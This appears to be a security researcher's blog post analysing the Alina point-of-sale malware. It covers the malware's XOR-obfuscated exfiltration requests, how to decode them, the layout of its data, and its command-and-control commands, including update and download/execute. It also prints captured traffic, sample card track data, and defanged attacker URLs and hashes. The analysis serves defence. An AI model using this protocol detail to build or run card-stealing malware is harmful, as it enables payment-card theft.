
```
00000000  50 4f 53 54 20 2f 75 68  67 66 2f 70 75 73 68 2e POST /uh gf/push.
00000010  70 68 70 20 48 54 54 50  2f 31 2e 31 0d 0a 41 63 php HTTP /1.1..Ac
00000020  63 65 70 74 3a 20 61 70  70 6c 69 63 61 74 69 6f cept: ap plicatio
00000030  6e 2f 6f 63 74 65 74 2d  73 74 72 65 61 6d 0d 0a n/octet- stream..
00000040  43 6f 6e 74 65 6e 74 2d  54 79 70 65 3a 20 61 70 Content- Type: ap
00000050  70 6c 69 63 61 74 69 6f  6e 2f 6f 63 74 65 74 2d plicatio n/octet-
00000060  73 74 72 65 61 6d 0d 0a  43 6f 6e 6e 65 63 74 69 stream.. Connecti
00000070  6f 6e 3a 20 43 6c 6f 73  65 0d 0a 55 73 65 72 2d on: Clos e..User-
00000080  41 67 65 6e 74 3a 20 41  6c 69 6e 61 20 76 35 2e Agent: A lina v5.
00000090  32 0d 0a 48 6f 73 74 3a  20 31 39 32 2e 31 36 38 2..Host:  192.168
000000A0  2e 31 34 31 2e 31 0d 0a  43 6f 6e 74 65 6e 74 2d .141.1.. Content-
000000B0  4c 65 6e 67 74 68 3a 20  34 30 30 0d 0a 43 61 63 Length:  400..Cac
000000C0  68 65 2d 43 6f 6e 74 72  6f 6c 3a 20 6e 6f 2d 63 he-Contr ol: no-c
000000D0  61 63 68 65 0d 0a 0d 0a  a8 af eb c6 c3 c4 cb 8a ache.... ........
000000E0  dc 9f 84 98 aa aa aa aa  aa aa c8 c9 9a c8 9f 93 ........ ........
000000F0  99 9b 19 0c c9 cb d8 ce  d9 aa aa aa fe f8 ff f9 ........ ........
00000100  fe fd eb fc 87 e9 92 e9  99 9b 9c aa aa aa aa aa ........ ........
00000110  aa aa aa aa aa aa aa aa  aa aa aa aa 15 ab aa aa ........ ........
00000120  c3 4f d6 d6 01 02 42 06  08 1c 00 02 96 95 57 44 .O....B. ......WD
00000130  41 56 56 33 31 25 51 51  15 51 0d 1c 00 03 96 95 AVV31%QQ .Q......
00000140  5a 44 41 50 56 33 31 25  51 5b 15 51 0d 1c 00 06 ZDAPV31% Q[.Q....
00000150  96 95 5b 44 41 56 56 33  39 25 51 07 15 51 04 1c ..[DAVV3 9%Q..Q..
00000160  00 02 96 95 53 44 41 53  56 33 31 25 51 53 15 51 ....SDAS V31%QS.Q
00000170  04 1c 00 00 96 95 5a 44  41 57 56 33 30 25 51 52 ......ZD AWV30%QR
00000180  15 51 05 1c 00 09 96 95  54 44 41 53 56 33 66 26 .Q...... TDASV3f&
00000190  01 02 42 06 08 1c 00 05  96 95 50 44 41 56 56 33 ..B..... ..PDAVV3
000001A0  31 25 51 5a 15 51 00 1c  00 05 96 95 52 44 41 55 1%QZ.Q.. ....RDAU
000001B0  56 33 37 25 51 53 15 51  04 1c 00 01 96 95 53 44 V37%QS.Q ......SD
000001C0  41 54 56 33 31 25 51 07  15 51 04 1c 00 04 96 95 ATV31%Q. .Q......
000001D0  53 44 41 5d 56 33 31 25  51 53 15 51 04 1c 00 00 SDA]V31% QS.Q....
000001E0  96 95 5a 44 41 57 56 33  30 25 51 52 15 51 05 1c ..ZDAWV3 0%QR.Q..
000001F0  00 09 96 95 54 44 41 53  56 33 66 26 01 02 42 06 ....TDAS V3f&..B.
00000200  08 1c 00 04 96 95 52 44  41 55 56 33 31 25 51 50 ......RD AUV31%QP
00000210  15 51 0d 1c 00 04 96 95  52 44 41 53 56 33 34 25 .Q...... RDASV34%
00000220  51 53 15 51 0c 1c 00 07  96 95 52 44 41 5d 56 33 QS.Q.... ..RDA]V3
00000230  38 25 51 07 15 51 04 1c  00 02 96 95 53 44 41 51 8%Q..Q.. ....SDAQ
00000240  56 33 31 25 51 53 15 51  04 1c 00 00 96 95 5a 44 V31%QS.Q ......ZD
00000250  41 57 56 33 30 25 51 52  15 51 05 1c 00 09 96 95 AWV30%QR .Q......
00000260  54 44 41 53 56 33 66 26                          TDASV3f&
```

After analysis of the binary, I was able to determine the encryption in use and map out the layout of the data being sent. Like previous versions, a simply XOR scheme is utilized to obfuscate this data. The first 76 bytes of data are simply XORed against the key of 0xAA. This provides us with the following (using the above request as an example):



```
XORED
-----
"\x02\x05Alina v5.2\x00\x00\x00\x00\x00\x00bc0b5931\xB3\xA6cards\x00\x00\x00TRUSTWAV-
C8C316\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xBF\x01\x00\x00i\xE5||\xAB\xA8\xE8\xAC\xA2\xB6\xAA\xA8<
?\xFD\xEE\xEB\xFC\xFC\x99\x9B\x8F\xFB\xFB\xBF\xFB\xA7\xB6\xAA\xA9<?\xF0\xEE\xEB\xFA\xFC\x99\x9B\x8F\xFB\xF1\xBF\xFB\xA7\xB6\xAA\xAC<
?\xF1\xEE\xEB\xFC\xFC\x99\x93\x8F\xFB\xAD\xBF\xFB\xAE\xB6\xAA\xA8<?\xF9\xEE\xEB\xF9\xFC\x99\x9B\x8F\xFB\xF9\xBF\xFB\xAE\xB6\xAA\xAA<
?\xF0\xEE\xEB\xFD\xFC\x99\x9A\x8F\xFB\xF8\xBF\xFB\xAF\xB6\xAA\xA3<?\xFE\xEE\xEB\xF9\xFC\x99\xCC\x8C\xAB\xA8\xE8\xAC\xA2\xB6\xAA\xAF<
?\xFA\xEE\xEB\xFC\xFC\x99\x9B\x8F\xFB\xF0\xBF\xFB\xAA\xB6\xAA\xAF<?\xF8\xEE\xEB\xFF\xFC\x99\x9D\x8F\xFB\xF9\xBF\xFB\xAE\xB6\xAA\xAB<
?\xF9\xEE\xEB\xFE\xFC\x99\x9B\x8F\xFB\xAD\xBF\xFB\xAE\xB6\xAA\xAE<?\xF9\xEE\xEB\xF7\xFC\x99\x9B\x8F\xFB\xF9\xBF\xFB\xAE\xB6\xAA\xAA<
?\xF0\xEE\xEB\xFD\xFC\x99\x9A\x8F\xFB\xF8\xBF\xFB\xAF\xB6\xAA\xA3<?\xFE\xEE\xEB\xF9\xFC\x99\xCC\x8C\xAB\xA8\xE8\xAC\xA2\xB6\xAA\xAE<
?\xF8\xEE\xEB\xFF\xFC\x99\x9B\x8F\xFB\xFA\xBF\xFB\xA7\xB6\xAA\xAE<?\xF8\xEE\xEB\xF9\xFC\x99\x9E\x8F\xFB\xF9\xBF\xFB\xA6\xB6\xAA\xAD<
?\xF8\xEE\xEB\xF7\xFC\x99\x92\x8F\xFB\xAD\xBF\xFB\xAE\xB6\xAA\xA8<?\xF9\xEE\xEB\xFB\xFC\x99\x9B\x8F\xFB\xF9\xBF\xFB\xAE\xB6\xAA\xAA<
?\xF0\xEE\xEB\xFD\xFC\x99\x9A\x8F\xFB\xF8\xBF\xFB\xAF\xB6\xAA\xA3<?\xFE\xEE\xEB\xF9\xFC\x99\xCC\x8C"
```

Any data past 76 bytes utilizes a different XOR scheme forobfuscation. Specifically, the decoded data at byte offsets 18 through 35 areused as the XOR key. The screenshot below shows us the data starting at offset76:




```
DATA DECODED
--------
card=3421282941887829=1307101193010877?&card=4321954117010001=1509101193010877?&card=5111385174096198=1305101193010877?&
```

Now that we've been able to decode the data, let's talkabout how it's structure. Specifically, let's discuss how the data between byteoffsets 0 through 75 is structured. I haven't been able to identify everything,but there should be enough to provide you with a good grasp of the data thatthis blob contains.

Bytes 0-1 : Static Value
Bytes 2-16 : Alina Version / User-Agent ("Alina v5.2")
Bytes 17-24 : Victim Volume Serial Number (Example: "bc0b5931")
Bytes 25-26 : 2 Random Bytes
Bytes 27-35 : Command ("update", "cards", etc.)
Bytes 36-67 : Victim Hostname
Bytes 68-71 : Unknown – Likely Random 4 Bytes
Bytes 72-75 : Unknown – Likely Random 4 Bytes

One other interesting thing to note regarding version 5.x. When we begin to see log requests being sent across the wire and decoded, we notice some very unusual/interesting strings being used, as shown below:



```
DATA DECODED
--------
diag=[:72 <0>] {[!16!]}{[!20!]}{[!26!]}C:\Documents and Settings\Josh\Desktop\Alina\ctfmon.exe
[:112 <2>] {[!16!]}{[!46!]}vmacthlp.exe (944)
[:112 <2>] {[!16!]}{[!46!]}rundll32.exe (648)
[:112 <2>] {[!16!]}{[!46!]}vmtoolsd.exe (668)
[:112 <2>] {[!16!]}{[!46!]}ctfmon.exe (1088)
[:112 <5>] {[!16!]}{[!46!]}sqlwriter.exe (1136)
[:112 <5>] {[!16!]}{[!46!]}vmtoolsd.exe (1296)
[:112 <5>] {[!16!]}{[!46!]}TPAutoConnSvc.exe (1360)
[:112 <5>] {[!16!]}{[!46!]}jqs.exe (3056)
[:112 <5>] {[!16!]}{[!46!]}ProcessHacker.exe (3632)
[:112 <5>] {[!16!]}{[!46!]}wireshark.exe (2724)
[:112 <5>] {[!16!]}{[!46!]}apateDNS.exe (128)
[:112 <5>] {[!16!]}{[!46!]}cmd.exe (2472)
[:112 <5>] {[!16!]}{[!46!]}Procmon.exe (1840)
[:112 <5>] {[!16!]}{[!46!]}cmd.exe (3516)
[:112 <5>] {[!16!]}{[!46!]}dumpcap.exe (652)
[:112 <5>] {[!16!]}{[!46!]}regedit.exe (3260)
[:112 <5>] {[!16!]}{[!46!]}CFF Explorer.exe (2856)
[:112 <5>] {[!16!]}{[!46!]}CFF Explorer.exe (396)
[:112 <5>] {[!16!]}{[!46!]}idaq.exe (1808)
&
```


It's unclear what these strings, such as '[:112 <2>] {[!16!]}{[!46!]}' mean, however, if I had to speculate I'd guess they were parsed by the server and used to indicate what data was sent. In the above example, it's possible that the '{[!16!]}' may represent process name, while '{[!46!]}' represents its PID. This is purely guesswork, as I have not been able to obtain access to any Alina C&C servers.

Command and Control (C&C)

v2.1-v4.0

Command and control in Alina was not introduced until version 2.1. Up to this time, we simply see the author decide to automatically upload any discovered data to a single host. However, when version 2.1 was released, we notice the author's decision to add an option to update the malware running on the infected host. This update request allows the author to perform two tasks—Update the malware or update the time interval between update requests. It uses the same technique discussed in my previous blog post where I detailed version 4.0. In fact, this technique is seen in every version between 2.1 and 4.0. As a recap, the author sends a request with an 'update' or 'download' request, like the one shown below:

(The response seen below was created using a mock server I created in Ruby. It is not the actual attacker's response).



```
POST /brand_new/up.php HTTP/1.1
Accept: text/*, application/octet-stream
Content-Type: application/x-www-form-urlencoded
User-Agent: Alina v2.1
Host: 192.168.141.1
Content-Length: 43
Cache-Control: no-cache

act=d&b=bc095f64&c=TRUSTWAV-C8C316&v=v2.1&=

HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Type: text/html;charset=utf-8
Content-Length: 29
Server: WEBrick/1.3.1 (Ruby/1.9.2/2011-07-09)
Date: Fri, 17 May 2013 14:05:42 GMT
Connection: Keep-Alive

iu:100:http://x.x/malware.exe
```

The attacker, seeing this request, then has the option of responding with the following command:

ie:<update_interval>:<update_exe_location>

If the 'update_exe_location' parameter is specified, the malware will attempt to download this file, copies it to a random name in the %TEMP% directory, and executes with an argument instructing the malware to delete the original and replace it with the new one.

By allowing the author to update the malware, it also gives him or her the option of updating the exfiltration URLs, which are hardcoded inside of the binary itself. This update function can in theory also be used as a download/execute component, which can be used to install other malware onto the system.

v5.x

As we noticed with the exfiltration in version 5.x, we see a complete revamp of the network traffic. This is equally true with regard to Alina's C&C. As you may recall from the Exfiltration section, Alina uses byte offsets 18 through 35 as a XOR key. You may also recall that Alina uses offsets 27 through 35 as a command. The following commands have been identified:card

- cards
- update
- diag

Additionally, the following server responses have been identified, along with their description:

updateinterval=<integer>: Change interval between update requests
cardinterval=<integer> : Change interval between card exfiltration
log=1 : Enable logging (not verified)
log=0 : Disable logging (not verified)
update=<url>| : Update malware
dlex=<url>| : Download/Execute file
chk=? : Unknown

It's interesting to see the addition of an actual download/execute operation in version 5.x, as I speculated earlier about how the update command could be used for that same thing. All of the commands above are sent across the wire after being XORed with the XOR key used in the original request, which again helps to deter simple inspection of the traffic.

Conclusion

I realize I've only touched the surface with Alina, as I still haven't even talked about its installation process, techniques for grabbing track data, packers/crypters in use, etc, but I promise I'll do my best to address those details in part 2 of this blog post. Over the course of 3-4 months, we've been able to see the Alina authors continually update and improve upon their malware. It is likely we will continue to see this trend continue in the future, making it increasingly difficult to analyze over the wire or on disk. I've included the exfiltration URLs for all of the samples I was able to obtain in the wild (not in active cases), and also included the hashes for all of the samples in the appendix. Thanks for reading!

Continue Reading "Alina: Following the Shadow Part 2".

Appendix


Exfiltration URLs

hxxp://84.22.106.87/asdwer/1.php
hxxp://204.188.242.201/ocz2/up.php
hxxp://204.188.242.201/dada123/up.php
hxxp://204.188.242.201/brand_new/up.php
hxxp://204.188.242.201/sucky/upload.php
hxxp://204.188.242.201/forum/login.php
hxxp://193.169.87.147/e107/login.php
hxxp://208.98.63.228/wp-admin/abc.php
hxxp://208.98.63.226/goose/push.php
hxxp://fastbussineslife.net/path/up.php
hxxp://host3.com/path/up.php
hxxp://jikobins.com/forum/login.php
hxxp://zwaonoiy.com/wordpress/sam.php
hxxp://jikobins.com/sucky/upload.php
hxxp://ioconzus.com/sucky/upload.php

Hashes (MD5 Format)

1efeb85c8ec2c07dc0517ccca7e8d743
37493eb319d126d0ab8f5a55da85563d
c9e5752eea81f7d3521b1d2232afd3b8
a418410fa8b2617f3109dc289fa151c5
71fbca87e863db0aca080b4f87cc36f2
d31eb6e7f39dde0c2015dc2804c84a85
5d333312e3dd0fb7b5823696e99000e9
2139e613dc20df19daa6d90a0ff05591
0de9765c9c40c2c2f372bf92e0ce7b68
7cf5a421c3403441d84a0e34f81c3f0c
1efeb85c8ec2c07dc0517ccca7e8d743
e7e13912af192abe2f6ec90f6d429c6c
6686eed5875f622f5ed21397acb41d86
a3ce818621074333723b07a5a5c22e5b
8cdb63b3bfe16c0517e96b316eda3514
99a307128daa407147d1c69d2824d703
0ec4fada5b72e60756bcecec62fd6901
7bef391ddb8f0058823b7aaa96b1ba43
04474d2723d328ce28029c050ec6c0bb
108785e2f5de11df0da4138b8dd819df

Related articles


Alina: Casting a Shadow on POS